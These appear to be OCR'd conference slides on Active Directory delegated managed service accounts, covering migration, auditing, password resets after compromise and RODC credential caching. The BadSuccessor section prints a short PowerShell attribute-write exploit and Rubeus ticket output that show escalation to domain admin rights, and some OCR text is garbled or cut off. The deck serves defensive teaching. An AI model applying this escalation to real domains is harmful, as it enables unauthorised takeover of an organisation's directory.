






Migrating Service Accounts Legacy dMSA (GOOD Successor!)

Authentication DURING Migration State (Either Force Or Take Enough Time!)






Migrating Service Accounts Legacy -> dMSA (GOOD Successor!)

COMPLETING MIGRATION through PoSH CMDlet (Domain Admin Only!):

Completing Migration Of Svc Account To dMSA

Complete-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"



Completing Migration Of Svc Account To dMSA (Under The Hood)
\$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE"
\$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>:2")
\$rootDSE.SetInfo()








msDS-SupersededServiceAccountState : 2

Migrating Service Accounts Legacy -> dMSA (GOOD Successor!)



COMPLETING
MIGRATION through
PoSH CMDlet
(Domain Admin
Only!):

Config Migration Legacy Svc Acc 2 dMSA

- Service Principal Names (SPNs)
- Allowed To Delegate To List
- Resource Based Constrained Delegation
- Assigned Authentication Policy
- Assigned Authentication Silo
- Trusted AuthN For Delegation UAC Bit

REQUIRES Attention if applicable!:

- Allow/Denied To Cache" List of RODC(s)






Migrating Service Accounts Legacy → dMSA (GOOD Successor!)

User

TROOPERS

Authentication AFTER Migration State (I.e. Migration Completed!)





Migrating Service Accounts Legacy -> dMSA (BAD Successor!)

- Points of attention with state = 2 (Migration Completed)
 - Migration through CMDlets/Operational Attribs can only be done by Domain Admins
 - Under the conditions of dMSA attributes
 "msDS-DelegatedMSAState" = 2 and
 "msDS-ManagedAccountPrecededByLink" = "<DN of some account,
 user/computer/sMSA/gMSA/dMSA>" (anything that can authenticate!)
 - Merged PAC (= Privilege Attribute Certificate)
 - Addition of account secrets/keys to previous keys of dMSA in TGT

Wow! That's A LOT of power! What could go wrong?

Credits: Yuval Gordon, Akamai Security Researcher, 2025-05

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory





Migrating Service Accounts Legacy -> dMSA (BAD Successor!)

- Attributes "msDS-DelegatedMSAState", "msDS-ManagedAccountPrecededByLink" <u>ARE NOT</u> protected from regular LDAP writes!
- Therefore, anyone controlling ANY dMSA through....:
 - Create Child (Specific to dMSA or generic)
 - Full Control
 - Write DACL
 - Write Owner
 - Write Property

Misusing Migration Process Through Regular Writes

\$dMSA = [ADSI]"LDAP://<RWDC FQDN>/<DN Of Compromised dMSA>"

\$dMSA.Put("msDS-DelegatedMSAState", 2)

\$dMSA.Put("msDS-ManagedAccountPrecededByLink", "<DN Of High-Priv Object>")

\$dMSA.SetInfo()

Credits: Yuval Gordon, Akamai Security Researcher, 2025-05

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory





Migrating Service Accounts Legacy -> dMSA (BAD Successor!)

...And the retrieving TGT of an account t

- [*] Building DMSA TGS-REQ request for 'dMSA.weak\$' from 'bad.ac
- [+] Sequence number is: 1253225866
- q5 [*] Using domain controller: R0FSRWDC1.ADTEC.NET (10.1.4.1)
 - [+] TGS request successful.
- [*] base64(ticket.kirbi):

IGHjCCBhqgAwIBEqEDAg /6SRUA7W2UZABA49Et3t dZOLAjj48WfcxUhzxWhO eLA7msTBU5zUMpkXMOVX RCUiqWG0ahLmJ9PTki5C 0yZFeyBuCwc/Qspy768F 2v4RV0bgM/id8M0d1D7V uo21SRm42PHvsUTc4iDa yAzVZ506ijT3Hb0qj+ND gN3QELSWc1bUDFDDDh k5Sd955vCIEwLFoR/9xR h3ivUeqZYa98LlmMsn50 tRM1Rn1+d6mVojWSXLDV eq4Vt2L4UHZEue/j1PP2 a4uLb3r9EHxIurR0lNs8 104PHTJEYSYSWNTSM J2HmljL0+JgGONukBdUv mSZlNxcm+MKzIQcEjkxB

ServiceName

RaphEYDzIwMjUwNjE4M

[*] Action: Ask TGS

yAzVZ506ijT3Hb9qj+NDEopDVMqBwoyaLx/UZ9pBdA;
gNJqELsWlch1bULPTDzh+GkChAoCpOZKC3WUGGTZgki
KS5d955vCIEwLFoR/9xRUYn/yZ1Z/IR/QGGCGKBEenl
h3ivUeqZYa98llmMsn50XQ5mB5c51622A30eMhiS0g,
tRM1Rn1+d6mVojWsXLDVRQE6fcuK+KXbG/brNhC9or:
eq4VYzL44HZEue/j1PP23BZrFsbAiBankaEmswfAda4uLb3r9EHxIurR01Ns899QeiMuNub5JlddKQMHhMT.
100qzHXdjFyy3+5Whv5M4b68C9dJJ3E0ZDEn1q2Fd5:
JZHmljL0+JgGONuKBdUv2kNIawiRTLcrp66a8Mgy/Fi
mSZlNxcm+MkZ1QcEjkxBslWyTdvsblz+KGXVBWHodW!
VQe/TRGnVJFKC/54Dbc1yVbjUaB8KfTFCUQQsbCWFkk
RaphEYDZIWHJUMNjE4MjE10D10WqcRGA8yMDI1MDYyI

ServiceName ServiceRealm	:	krbtgt/ADTEC. ADTEC.NET
UserName		dMSA.weak\$ (N
UserRealm		adtec.net
StartTime	:	18-Jun-2025 2
EndTime		18-Jun-2025 2
RenewTill		25-Jun-2025 2
Flags		name_canonica
KeyType		aes256_cts_hr
Base64(key)		R+3HD4+25VB79
Current Keys for dMSA.w	eak\$: (rc4_hmac) [
Previous Keys for dMSA.	weak	\$: (aes256 cts

Previous Keys for dMSA.weak\$: (aes128_ct

Previous Keys for dMSA.weak\$: (rc4_hmac)



Credits: Yuval Gordon, Akamai Security Researcher, 2025-

SOURCE: https://www.akamai.com/blog/security-research/a

- SUCCESS

* Value.

ugh RUBEUS by using the assword/keys of the dMSA

```
Dir Drive
Logon Count: 0
Bad PW Count: 0
User RID: 13629
Group RID: 515
Num RIDs: 58
GroupIDs
   Referent ID: 0x0002001c
   Max Count: 58

✓ GROUP MEMBERSHIP:

      Group RID: 515
    > Group Attributes: 0x00000007
   GROUP MEMBERSHIP:
   GROUP MEMBERSHIP:
```

GROUP_MEMBERSHIP:

GROUP MEMBERSHIP:

```
Group RID: 512
  > GROUP MEMBERSHIP:
 > GROUP MEMBERSHIP:

✓ GROUP MEMBERSHIP:

       Group RID: 518
      Group Attributes: 0x00000007
  > GROUP MEMBERSHIP:
  GROUP MEMBERSHIP:

✓ GROUP MEMBERSHIP:

       Group RID: 519
      Group Attributes: 0x0000000
 > GROUP MEMBERSHIP:
 > GROUP MEMBERSHIP:
   GROUP MEMBERSHIP:
    GROUP MEMBERSHIP:
   GROUP MEMBERSHIP:
       Group RID: 500
      Group Attributes: 0x00000007
> User Flags: 0x00000020
```

User Session Kev: 000000000000000000

> Server: R0FSRWDC1



Migrating Service Accounts Legacy -> dMSA (Protections)

- REMEMBER: dMSA creation and management is Tier0!
- Auditing
 - Event ID 5137 dMSA creation
 - Event ID 5136 writes to "msDS-groupMSAMembership" on dMSA object
 - Event ID 5136 writes to "msDS-DelegatedMSAState" with value of "2" in combination with writes to "msDS-ManagedAccountPrecededByLink" on dMSA object, while also NOT writing anything to "msDS-SupersededServiceAccountState" and to "msDS-SupersededManagedServiceAccountLink" on the referenced account
 - Event ID 2946 Audit fetching passwords of dMSAs (unusual)


Credits: Yuval Gordon, Akamai Security Researcher, 2025-05

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory





Migrating Service Accounts Legacy -> dMSA (Protections)





Migrating Service Accounts Legacy -> dMSA (Information)


- Further Reading
 - BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory
 - BadSuccessor: How to Detect and Mitigate dMSA Privilege Escalation
 - (2025-05-25) Reviewing Your Delegation Model Before Introducing W2K25 DCs And Enhancing Security (Due To "BadSuccessor")
 - Understanding & Mitigating BadSuccessor





Auditing KDS Root Keys Access Detecting Golden gMSA/dMSA Attacks

Access of any KDS Root Key by anyone is NOT audited in any way by default!






- AD has been attacked → e.g. DCSync or NTDS.DIT extraction
- Very likely action to take with HUGE impact: Full Password Reset!
- Especially with USER/COMPUTER accounts Able to differentiate different uses?
- This is the moment where possible use (very) strong passwords!






- Object Types (USER) To Take Into Account
 - Admin User Accounts:
 - Reset 1x Set manually or though PoSH



- Regular User Accounts:
 - Reset 1x Set manually or though PoSH



- Legacy Service User Accounts:
 - Reset 1x Set manually + reconfigure apps/services/scheduled tasks/etc
- Keytab User Accounts:
 - Reset 1x With KTPASS tool set manually + reissue keytab & reconfigure app






Define this policy setting

- Object Types (COMPUTER/TRUSTS) To Take Into Account
 - Regular Computer Accounts (DCs/Servers/Workstations/Laptops)
 - Reset 2x Set value to 2 or 3 days, then default
 - Keytab Computer Accounts
 - Reset 1x Set-ADAccountPassword
 - Reset 1x With <u>KTPASS tool</u> set manually + reissue keytab & reconfigure app
 - Trusts (Intra-Forest/Inter-Forest/External/Shortcut/Realm)
 - Reset 2x <u>NETDOM.EXE TRUST</u>
 - KrbTGT Account:
 - Reset 2x <u>SCRIPT: Reset-KrbTgt-Password-For-RWDCs-And-RODCs</u>





- Object Types (xMSA) To Take Into Account
 - Stand-Alone Managed Service Accounts (sMSA):
 - Reset 2x Set value to 2 or 3 days, then default
 - Follows the behavior of computer it is being used on






- Object Types (xMSA) To Take Into Account
 - Group/Delegated Managed Service Accounts (gMSA/dMSA):
 - Reset 2x but CANNOT be forced!
 - Depends on "msDS-ManagedPasswordInterval" set at creation of gMSA/dMSA (cannot be changed afterwards!)
 - Default of 30 days = too long | Thoughts/suggestion: set it to 3-5 days
 - Password of gMSA/dMSA will ONLY be refreshed, when it has expired **AND** "something" requests the password (gMSA) or the keys (dMSA)
 - New KDS Root Key required + Force AD Repl + Restart KDSVC on all DCs
 - TRICK (HIGH-LEVEL) (IS VERY DELICATE PROCESS): after implementing new KDS Root Key, non-auth restore backup of DC, followed by auth restore gMSA/dMSA objects (export config first to reimport later!)




Managed Service Accounts Container For sMSA/gMSA/dMSA

- Default Container in AD for sMSAs/gMSAs/dMSAs:
 "CN=Managed Service Accounts,DC=<DOMAIN>,DC=<TLD>"
 (sMSAs/gMSAs/dMSAs can live in ANY other container or OU!)
 - NOT protected, can be deleted!
 - It can be protected from deletion!











Managed Service Accounts Container For sMSA/gMSA/dMSA

- Deleted Recently?
 - Recycle Bin ON & within Deleted Object Lifetime? → Undelete using ADAC
 - Recycle Bin OFF & within Tombstone Lifetime? → Undelete LDP/PoSH + repopulate
- Deleted Beyond "Deleted Object Lifetime" / "Tombstone Lifetime"?


• Recreate the <u>CONTAINER</u> (not OU!) object "CN=Managed Service

Accounts,DC=<DOMAIN>,DC=<TLD>"

 Reconfigure "otherWellKnownObjects" attribute on domain NC head

https://gist.github.com/zjorz/ac3cdd4c7036297971c34595529ff34d


Protect it from (accidental) deletion
 https://gist.github.com/zjorz/b8ff6beb5f46a1e8e48e30776e292ede






RODCs And sMSA/gMSA/dMSA Caching Account Creds On RODC

Attributes "unicodePwd", "supplementalCredentials", etc contain current values for respectively the password and the Kerberos keys. Can be cached on an RODC.





```
Originating Date/Time (UTC) On RWDC (R0FSRWDC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4) Originating Date/Time (UTC) On RODC (R0FSRODC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4)
```

Credentials Of Account 'gMSA.RODC\$' (msDS-GroupManagedServiceAccount) Were Cached On 'R0FSRODC1.ADTEC.NET' (Allow)...



RODCs And sMSA/gMSA/dMSA Removing Account Creds From RODC

Advanced Password Replication Policy for R0FSRODC1

Display users and computers that meet the following criteria:

Accounts whose passwords are stored on this Read-only Domain Controller

Domain Services Folder

ADTEC.NET/Users

Computer

Policy Usage Resultant Policy

Users and computers:

ADM DSRM RODCs

krbtat 10503 TEST

- The Secure Way:
 - Remove account from "Allowed To Cache" list
 - Reset the password of the account (or wait in case of gMSA)
- The Less Impactful Way (Also Less Secure):
 - Use PowerShell and the operational attribute "rODCPurgeAccount" against the RODC

```
Originating Date/Time (UTC) On RWDC (R0FSRWDC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4)
Originating Date/Time (UTC) On RODC (R0FSRODC1.ADTEC.NET): 1601-01-01T00:00:00 (Version: 4)

Credentials Of Account 'gMSA.RODC$' (msDS-GroupManagedServiceAccount) Have Been Purged From 'R0FSRODC1.ADTEC.NET'...
WARNING:

> Credentials Of The Account Are Still Allowed To Be Cached On 'R0FSRODC1.ADTEC.NET'...

> Make Sure To Remove The Account From The ALLOWED To Be Cached List Of The RODC 'R0FSRODC1.ADTEC.NET'
```

https://gist.github.com/zjorz/a6b819047638a4103c37ee087e688c57



Password Last Changed

30-Aug-2024 22:43:21

